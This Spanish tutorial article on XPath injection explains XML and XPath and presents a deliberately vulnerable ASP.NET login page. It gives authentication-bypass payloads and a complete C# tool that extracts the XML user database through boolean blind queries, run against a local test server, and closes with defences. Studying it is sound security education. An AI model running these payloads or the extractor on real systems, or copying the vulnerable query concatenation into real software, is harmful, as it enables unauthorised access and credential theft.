Práctica

Introducción a las técnicas de Xpath Injection

Jaime Blasco

Grado de dificultad

Un ataque de tipo Xpath Injection consiste en la manipulación de las consultas xpath para extraer información de las bases de datos XML. Esta es una técnica relativamente nueva que tiene algunas similutes con los ataques Sql injection como veremos a continuación.

Antes de empezar a explicar todo lo relacionado con este tipo de ataque, vamos a explicar toda la base teórica que nos ayudará a comprenderlo mejor. Estas bases de las que hablo son principalmente el estándar XML y el lenguaje XPATH.

Xml son las siglas de Extensible Markup Language (Lenguaje extensible de marcado), fue desarrollado por el World Wide Web Consortium.

Este estándar se utiliza para describir datos llamados documentos XML. Para entender como funciona Xml lo mejor es ver un ejemplo:

```
<?xml version="1.0"?>
<persona>
  <nombre>Jaime</nombre>
  <apellido>Blasco</apellido>
  <dni private="si">12345678w</dni>
  <empresa>Eazel S.L</empresa>
</persona>
```

Como podemos ver en el ejemplo:

- la primera línea define la versión de Xml, podemos observar que estamos utilizando la 1.0,
- en la segunda línea describimos un elemento raíz persona,
- las cuatro líneas siguientes describen cuatro elementos hijo de la raíz (nombre, apellido, dni, empresa) y el elemento hijo dni posee un atributo private,
- en la última línea definimos el final del elemento raíz.

Como hemos visto, XML es un lenguaje muy sencillo e intuitivo que nos permite describir datos de forma rápida y sencilla.

En este artículo aprenderás...

- Cómo funciona XML y XPATH
- Cómo utilizar técnicas de Xpath injection para saltarse protecciones en las aplicaciones y conseguir información de las bases de datos XML.

Lo que deberías saber...

- Conocimientos básicos de C# (si sabes Java no te costará nada entender el código).
- Conocimientos del protocolo HTTP.

Listado 1. *Documento XML de cuentas de usuario*

```
<?xml version="1.0" encoding=
"ISO-8859-1"?>
<datos>
  <user>
  <name>jaime</name>
  <password>1234</password>
  <account>cuenta_administrador
</account>
  </user>
  <user>
  <name>pedro</name>
  <password>12345
</password>
  <account>cuenta_pedro
</account>
  </user>
  <user>
  <name>invitado</name>
  <password>anonymous1234
</password>
  <account>cuenta_invitado
</account>
  </user>
</datos>
```

Ahora que ya hemos aprendido como funciona XML necesitamos algún tipo tipo de mecanismo que nos permita utilizar estos datos, aquí es donde entra en juego el lenguaje Xpath.

El lenguaje Xpath

Xpath son las siglas de XML Path Language, gracias a Xpath podremos seleccionar informaciñon dentro de un documento XML haciendo referencia a cualquier tipo de datos contenidos en el mismo (texto, elementos, atributos, ..).

Xpath puede utilizarse directamente desde una aplicación; por ejemplo Microsoft .NET o Macromedia ColdFusion tienen soporte nativo para este propósito.

La manera que utiliza Xpath para seleccionar partes de un documento XML es en una representación en forma de *árbol de nodos* que es generada por un parser. En un árbol existen diferentes tipos de nodos como son:

- raíz,
- elemento,
- atributo,
- texto,
- comentarios,
- instrucción de procesamiento.

Uno de los pilares básicos del lenguaje Xpath son las expresiones, que vienen a ser como las instrucciones del lenguaje.

En las expresiones se incluyen operaciones; una de las más importantes son los location path. Un ejemplo encillo sería:

```
/persona/nombre
```

que hace referencia a todos los elementos nombre que cuelgan de cualquier elemento persona que cuelga del nodo raíz.

Las expresiones en Xpath nos devuelven una lista con referencias a los elementos, dicha lista puede estar vacía o contener uno o más nodos.



Figura 1. *Pantalla de Login*

Otro de los mecanismos utilizados por Xpath son los predicados que nos permiten seleccionar un nodo con unas características específicas:

```
/persona/dni[@private=”si”]
```

Esto sirve para seleccionar todos los elementos hijo de dni cuyo atributo private sea igual a *si*.

También cabe destacar los operadores condicionales:

- El operador and se utiliza encerrando entre paréntesis los distintos predicados lógicos,
- la operación or se representa por la barra vertical |,
- la operación negación se reserva a la palabra not.

Como veis estamos describiendo una parte de la sintaxis de Xpath que nos ayudará a comprender los ejemplos de inyección contra aplicaciones que veremos más adelante.

Para ir familiarizándonos con el programa que analizaremos luego, usaremos el mismo fichero xml que utiliza la aplicación como ejemplo (ver Listado 1).

Continuemos con mas pinceladas sobre el lenguaje Xpath; podemos utilizar una doble barra // (descendant) para seleccionar todos los nodos que desciendan del conjunto de nodos contexto:

```
//user/name
```

Que seleccionará todos los names de los users.

Listado 2a. *Aplicación index.aspx*

```
<%@ Page Language="C#" %>
<html>
<head>
 <script runat="server">
  void Button1_OnClick
(object Source, EventArgs e)
  {
  System.Xml.XmlDocument XmlDoc =
 new System.Xml.XmlDocument();
  XmlDoc.Load("datos.xml");
  System.Xml.XPath.XPathNavigator nav =
 XmlDoc.CreateNavigator();
  System.Xml.XPath.XPathExpression expr =
 nav.Compile("string(//user[name/text()=
'"+TextBox1.Text+"' and
password/text()='"+TextBox2.Text+"']
/account/text())");
   String account=Convert.ToString
(nav.Evaluate(expr));
   if (Check1.Checked) {
   cadena.Text = expr.Expression;
   } else {
  cadena.Text = "";
   }
  if (account=="") {
  Label1.Text = "
Access Denied";
   } else {
  Label1.Text = "Acces Granted\n" +
"Has entrado en la cuenta: "
 + account;
    }
  }

  </script>
</head>
<body>
<body BGCOLOR="#3d5c7a">
<br clear="all">
  <font color="white"><center>
<h3>Acceso al sistema:</h3></center>
  <center><form id="
ServerForm" runat="server">
  <p>
   Usuario:
   <p>
  <asp:TextBox id=
"TextBox1" runat
"server">
  </asp:TextBox>
  <p>
  Password:
  </p>
  <asp:TextBox id=
"TextBox2" runat="server">
  </asp:TextBox>
   <p>
  <button id=Button1 runat=
"server" OnServerClick=
"Button1_OnClick">
   Entrar
  </button>
  <br>
  <br>
```

Otra de las herramientas con que cuenta Xpath es `node()` que se utiliza para seleccionar todos los nodos de todos los tipos:

```
//user/node() o //user/child::node()
```

Que seleccionaría todos los nodos descendientes de user de cualquier tipo (en nuestro caso tenemos tres en cada user de tipo `text()`).

Podemos también referirnos al tipo de nodo y así tenemos:

- `text()`: Nodos de tipo texto,
- `comment()`: Nodos de tipo comentario,
- `processinginstruction()`: Nodo de tipo instrucción de proceso.

La última parte sintáctica que describiremos son predicados con funciones de cardinalidad:

```
//user[position()=n]/name
```

Seleccionará el nodo name del usuario *n*. U otro ejemplo sería:

```
//user[position()=1]/
child::node()[position()=2]
```

que seleccionaría el segundo nodo (en este caso password) del primer user.

Para acabar vamos a describir tres funciones que usaremos a lo largo de la prueba de concepto:

- count(expression): Cuenta el número de nodos según la expresión que le demos:

  `count(//user/child::node())`

  Contará el número de nodos de todos los users (en este caso serían nueve).
- stringlength(string): Nos devuelve el tamaño de la string que le especifiquemos:

  `stringlength(//user[position()=1]/`
  `child::node()[position()=1])`

  Nos devolverá el tamaño de la string presente en el primer nodo del primer usuario (“jaime” que será cinco).
- substring(string, number, number): Nos devuelve la subcadena del

Organizers:

software KONFERENCJE

SW MEDIA

IT UNDERGROUND

IT SYSTEMS PENETRATION AND SECURITY ISSUES

LIMITED ATTENDANCE

21st-22nd September 2006
Italy, Rome

26th-27th October 2006
Poland , Warsaw

February 2007
Czech Republic

Don't be naive - even the most expensive antivirus programs won't protect your company against malicious attacks - no program is able to subsitiute the intelligence and skills of a human being.

IT Underground is an international conference dedicated to IT security issues, where remarkable authorities share their knowledge and experience with IT specialists.

Most lectures/workshops will be conducted in BYOL (Bring Your Own Laptop) mode, aimed at participants who brought their own laptops and therefore would be able to actively participate in sessions.

Conference topics:
- Application attacks (Windows, Linux, Unix)
- Hacking techniques
- Web services security
- Network scanning and analysis
- Security of:
  - networks (WLAN, LAN/WAN, VPN)
  - databases
  - workstations
- Malware, spyware, and worms analysis
- Security certificates, PKI

Details:
Jarosław Górecki
tel. +48 22 887 11 77
tel. +48 22 887 10 11
itunderground@itunderground.org

www.itunderground.org

Listado 2b. *Aplicación index.aspx*

```
  <asp:CheckBox id=
Check1 runat="server" Text=
"XPath Debug" />
  <font color =
"red"><h2><asp:Label id=
"Label1" runat="server">
  </asp:Label></h2></font>
  <span id=Span1 runat="server" />
    </form></center></font>
    <br clear="all">
   <br>
   <br>
   <br>
  <font color="#11ef3b">
<asp:Label id="cadena" runat="server">
  </asp:Label></font>
</body>
</html>
```

primer elemento empezando por la posición indicada en el segundo argumento con el tamaño especificado en el tercer argumento:

```
(((//user[position()=1]/child::
node()[position()=1),2,1)
```

Con esto obtendremos la segunda letra del primer nodo (name) del primer user. Sería “a”.

Ejemplo práctico de una aplicación vulnerable

A continuación pasaremos a trabajar con una aplicación vulnerable a Xpath injection especialmente creada para el caso de la forma más didáctica posible.

Antes de empezar quiero comentar que los ejemplos que usaremos a lo largo del artículo han sido programados con el lenguaje C# en la plataforma Mono que nos permite utilizar aplicaciones .NET y es sofware libre y multiplataforma (Linux, Windows, Mac OS).

Para la programación se ha utilizado monodevelop y para su ejecución el servidor XSP que es un servidor web ligero que soporta *asp.net*.

Primera toma de contacto

La aplicación que utilizaremos es la que veis en el Listado 2.

Al conectarnos con el navegador al servidor xsp nos aparecerá la página que vemos en la Figura 1.

Como vemos es una simple aplicación que simula el acceso a algún tipo de contenido restringido sólo a usuarios autorizados. Ahora vamos a pensar como podríamos provocar que la aplicación se comportase de una forma diferente a la habitual, tenemos dos entradas (textbox), normalmente los strings de usuarios y passwords serán alfanuméricos y posiblemente con algún carácter especial, pero por ejemplo que pasaría si pasasemos como usuario una comilla simple (ver Figura 2). Como podemos observar en esta línea:

```
System.Xml.XPath.XPathException:
Error during parse of
string(//user[name/text()=
''' and password/text()='']
/account/text()) --->
Mono.Xml.XPath.yyParser.
yyException: irrecoverable syntax error
```



Figura 2. *Pantalla de error en la aplicación*

La aplicación está escrita en *asp.NET* y ejecutada en xsp(mono) además vemos que está utilizando *Mono.Xml.Xpath*. En este caso no será más fácil romper la lógica de la aplicación ya que en el error se nos muestra la consulta xpath completa:

```
string(//user[name/text()=
'' and password/text()='']
/account/text())
```

Ahora pensemos que pasaría si metiésemos como login de usuario `' or 1=1 or ''='`. La consulta xpath pasaría a ser:

```
string(//user[name/text()='' or 1=1
or ''='' and password/text()=
'']/account/text())
```

Ese login introducido provoca que cambie la consulta y que siempre se devuelva el primer nombre de cuenta del archivo XML.

Supongo que después de leer estos últimos párrafos muchos de vosotros habreis notado que este ataque tiene analogías con SQL injection, por ejemplo una consulta SQL que podría utilizar una aplicación similar puede ser : Select * From users where name = '' and passwd = '' Y un atacante podría usar a' or 1=1 – y la consulta se convertiría en Select * from users where name = ' a ' or 1=1 – ignorando el resto de la consulta.

En el caso de Xpath no existe el equivalente de – para comentar partes de la consulta así que tenemos que usar otro mecanismo. Como vimos anteriormente utilizamos la con-

Listado 3a. *Aplicación para extraer la base de datos XML*

```
using System;
using System.Net;
using System.IO;

public class injection {

static string host = "http://127.0.0.1:8080/
index.aspx?__VIEWSTATE=DA0ADgIFAQUDDgINA
A4EBQEFAwUJBQ0OBA0NDwEBBFRle
HQBBHVzZXIAAAAADQ0PAQIAAAEEcGFzcwAAAAAND
Q8BAgAAAQ1BY2Nlc3MgRGVuaWVkAAAAAA0NAAwa
GA1TeXN0ZW0uU3RyaW5nTm1zY29ybGliLCBWZXJzaW
9uPTEuMC41MDAwLjAsIEN1bHR1cmU9bmV1dHJhbCwgU
HVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OQYBBkl
0ZW0gMQEGSXRlbSAyAQZJdGVtIDMBBkl0ZW0gNAEGS
XRlbSA1AQZJdGVtIDYaGQQABgIFAAIGAAIHAAIIAAIJAA
IKAA4AAAANDQ8BAgAAAQAAAAAADgIBBkNoZWNrMQE
ITGlzdEJveDE%3D&";
static string aceptado = "Acces Granted";
static string[] caracteres =
 {" ", "a", "b", "c", "d", "e", "f", "g", "h", "i",
"j", "k", "l", "m", "n", "ñ", "o", "p", "q" ,"r",
 "s", "t", "u", "v", "w", "x", "y", "z",
"1", "2", "3", "4", "5", "6", "7",
"8", "9", "_", "."};
static int numero_peticiones;
    public static void Main(string[] args) {
    //count(//user/child::node()
     DateTime d = DateTime.Now;
    int numero_usuarios = -1;
    for (int i = 0;
numero_usuarios == -1; i++) {
     if (valor("' or count(//user/
child::node())=" + i + "or ''='")) {
    numero_usuarios = i;
        }
    }
 numero_usuarios = numero_usuarios / 3;
Console.WriteLine
("Numero de usuarios en el archivo:
" + numero_usuarios);

//Empezamos a listar los nodos de los usuarios
     for (int i = 1; i <
numero_usuarios + 1; i++) {
   for (int j = 1;j < 4; j++) {
  Console.WriteLine(texto(i, j));
    }
   }
  Console.WriteLine
("Peticiones usadas para
extraer los datos: "
+ numero_peticiones);
  Console.WriteLine
("Tiempo invertido en el proceso:
" + ( DateTime.Now - d ));

  }
   private static
string conecta(string cadena) {
  string peticion =
host + "TextBox1=
" + cadena + "&TextBox2=
a&__EVENTTARGET=Button1";
```

sulta ' or 1=1 or ''= de manera que que la consulta nos devolvía siempre TRUE al utilizar dos or seguidos para anular el AND.

Bien al introducir la cadena anteriormente mencionada la aplicación nos dará acceso con la cuenta de administrador debido a que es la que está en primer lugar en el archivo XML.

Bien, de momento hemos conseguido autentificarnos en el sistema como un usuario pero ¿que más cosas se podrían hacer?

Obtener la base de datos XML

Como pensareis, toda la introducción teórica que hemos estado tratando en la primera parte del artículo no va a ser sólo para entender este pequeño ataque a la lógica de la aplicación. Pues no vais mal encaminados ya que a partir de ahora nuestros esfuerzos irán encaminados a obtener la base de datos XML completa.

Para ello tendremos que valernos de las pocas herramientas que tenemos que son el lenguaje Xpath y la respuesta de la aplicación a nuestras peticiones (acceso permitido o acceso denegado) que utilizaremos como verdadero o falso.

Pongamos un ejemplo práctico utilizando estas dos herramientas: pongamos que queremos saber que longitud tiene el primer nombre de usuario. Trateremos de utilizar esta expresión como login de usuario:

```
' or string-length
(//user[position()=
1]/child::node()
[position()=1])=4 or ''='
```

Como podeis observar en la consulta, hemos probado suerte y “preguntado” a la aplicación si la string del primer nombre de usuario constaba de 4 caracteres y la aplicación nos ha devuelto un access denied (*False*).

Así que probaremos más combinaciones hasta dar con la acertada, en este caso 5.

```
' or string-length
(//user[position()=
1]/child::node()
[position()=1])=5 or ''='
```

Y el servidor nos devuelve un access granted (*True*).

Pongamos otro ejemplo, ahora queremos saber cual es la primera letra que compone el string del primer usuario. Usaremos esta consulta:

```
' or substring
(((//user[position()=
1]/child::node()[position()
=1]),1,1)="a" or ''='
```

Con esto "preguntamos" a la aplicación si la primera letra del primer usuario es una "a" y el servidor nos devuelve *False*. Así probamos combinaciones hasta llegar a la "j" donde el servidor nos devuelve *True*.

Automatizando el proceso

Como podeis pensar el proceso llevado hasta ahora es largo y tedioso y manualmente sería totalmente inviable pero si nos construimos una aplicación que nos haga el trabajo obtendremos la base de datos XML sin problemas.

Además en este caso como no es un ataque ciego ya que conocemos de antemano la estructura del archivo XML, nuestro programa será mucho más fácil y rápido de desarrollar.

Valiéndonos de la información que nos proporcionó el primer error que obtuvimos de la aplicación, podremos reconstruir la estructura del archivo xml que sería:

```
<user>
  <name></name>
  <password></password>
  <account></account>
</user>
```

Asi que nuestra aplicación tendrá que recorrer recursivamente todos los nodos y reconstruir cada uno de los caracteres que componen cada una de las strings.

Para esta prueba de concepto he desarrollado una pequeña aplicación escrita en C# que extrae todos los datos del archivo xml de la aplicación utilizada en este artículo. Este código lo teneis en el Listado 3.

Listado 3b. *Aplicación para extraer la base de datos XML*

```
  WebClient client =
new WebClient ();
  Stream data =
client.OpenRead (peticion);
  StreamReader reader =
new StreamReader (data);
  string s = reader.ReadToEnd ();
  data.Close ();
    reader.Close ();
     return s;
     }
    private static bool
valor(string cadena1) {
   string body =
conecta(cadena1);
   numero_peticiones++;
 if (body.IndexOf(aceptado) == -1) {
   return false;
       } else {
  return true;
   }
   }
    private static string
texto(int usuario, int nodo) {
   //string-length
(//user[position()=
1]/child::node()[position()=1])
    //substring
(((//user[position()=
1]/child::node()[position()=1]),2,1)="a"
  int longitud = -1;
   for (int i = 0;
longitud == -1; i++) {
     if (valor("' or string-length
(//user[position()=
" + usuario + "]/child::node()
[position()=" + nodo + "])
" + "=" + i + " or ''='" )) {
   longitud = i;
        }
   }
   string valor_texto="";
   for (int i = 0; i
< longitud + 1; i++) {
  for (int j = 0; j
< caracteres.Length; j++) {
  if (valor("' or substring
(((//user[position()=
" + usuario + "]/child::node()
[position()=" + nodo + "]),
" + i + ",1)=" + "\""
+ caracteres[j] + "\"" + "or ''='")) {
  valor_texto =
valor_texto + caracteres[j];
        }
        }
     }
    return valor_texto;
    }
}
```

A la hora de escribir vuestra propia aplicación o de comprender la que estamos utilizando debemos de conocer las variables que se envían a la aplicación durante el proceso de autentificación.



Figura 3. *Pantalla de acceso permitido al sistema*

Para ello podemos mirar el código fuente HTML ó utilizar un proxy local como WebScarab.

Las tramas analizadas en esta aplicación fueron:

```
__VIEWSTATE=
DA0ADgIFAQUDDg
INAA4CBQEFCQ4C
DQ0PAQEEVGV4dA
FOJyBvciBzdHJpbm
ctbGVuZ3RoKC8vd
XNlcltwb3NpdGlvb
igpPTFdL2NoaWxk
Ojpub2RlKClbcG9
zaXRpb24oKT0xX
Sk9NCBvciAnJz0n
AAAAAA0NDwECA
AABDUFjY2VzcyBE
ZW5pZWQAAAAADQ0
PAQIAAAEAAAAAAA4B
AQZDaGVjazE%3D
&TextBox1=test
&TextBox2=test
&__EVENTTARGET=Button1
&__EVENTARGUMENT=
HTTP/1.0 200 OK
```

De aquí extraemos las variables necesarias para que nuestra aplicación se comunique con el servidor.

Veamos un ejemplo de la aplicación en ejecución en la Figura 4.

Como podemos observar se necesitan bastantes peticiones al servidor web para reconstruir la base de datos XML completa, pero esto no es un problema ya que incluso se podría mejorar el código fuente de tal manera que se necesitarían menos peticiones si lo que hacemos es una especie de búsqueda binaria "preguntando" al servidor si el carácter está antes o después del que especifiquemos, pero esto lo dejo como reto para la gente que quiera profundizar más en el tema.

Como evitar este tipo de ataques

En la última parte de este artículo vamos a hablar de como evitar este tipo de ataques y otros similares.

Existen varias formas de de evitar esta clase de ataques; una de ellas es validar las entradas del usuario.

Este método de prevención se basa en desconfiar de todo lo que nos envía el usuario y filtrar todos los caracteres que consideremos peligrosos para nuestra aplicación. Para ello podemos implementar mecanismos de filtrado en el servidor y en el cliente al mismo tiempo.

Otro de los métodos existentes consiste en parametrizar las peticiones de manera que evitamos que las expresiones utilizadas en las consultas se ejecuten en tiempo de ejecución. Cuando utilizamos consultas parametrizadas, las consultas son precompiladas en lugar de utilizar la entrada del usuario dentro de las expresiones.



Figura 4. *Aplicación en funcionamiento*

Sobre el Autor

El autor lleva muchos años envuelto en todo lo relativo a la seguridad informática. Es co-fundador de Eazel S.L (*http://www.eazel.es*), una empresa de seguridad donde trabaja como auditor de seguridad informática en Madrid.

En la Red

- *http://www.mono-project* – Web del proyecto mono
- *http://www.w3.org/TR/2004/REC-xml-20040204/* – Extensible Markup Language (XML) 1.0 (Third Edition).
- *http://www.w3.org/TR/xpath* – XML Path Language (Xpath) Version 1.0
- *http://www.watchfire.com/resources/blind-xpath-injection.pdf* – Blind Xpath Injection

Finalmente otro método posible es utilizar clases que incorporen protección contra este tipo de ataques como la creada por Daniel Cazzulino que podreis encontrar en la sección de links del artículo.

Conclusión

Existen multitud de ataques de injección de código, y los ataques de tipo SQL injection han dado mucho que hablar en los últimos años.

En este artículo hemos hablado de un ataque de inyección en Xpath y dado que XML es una tecnología cada vez más utilizada este tipo de ataques pueden adquirir una gran importancia si en las aplicaciones se empieza a utilizar XML y XPATH de una forma insegura. ●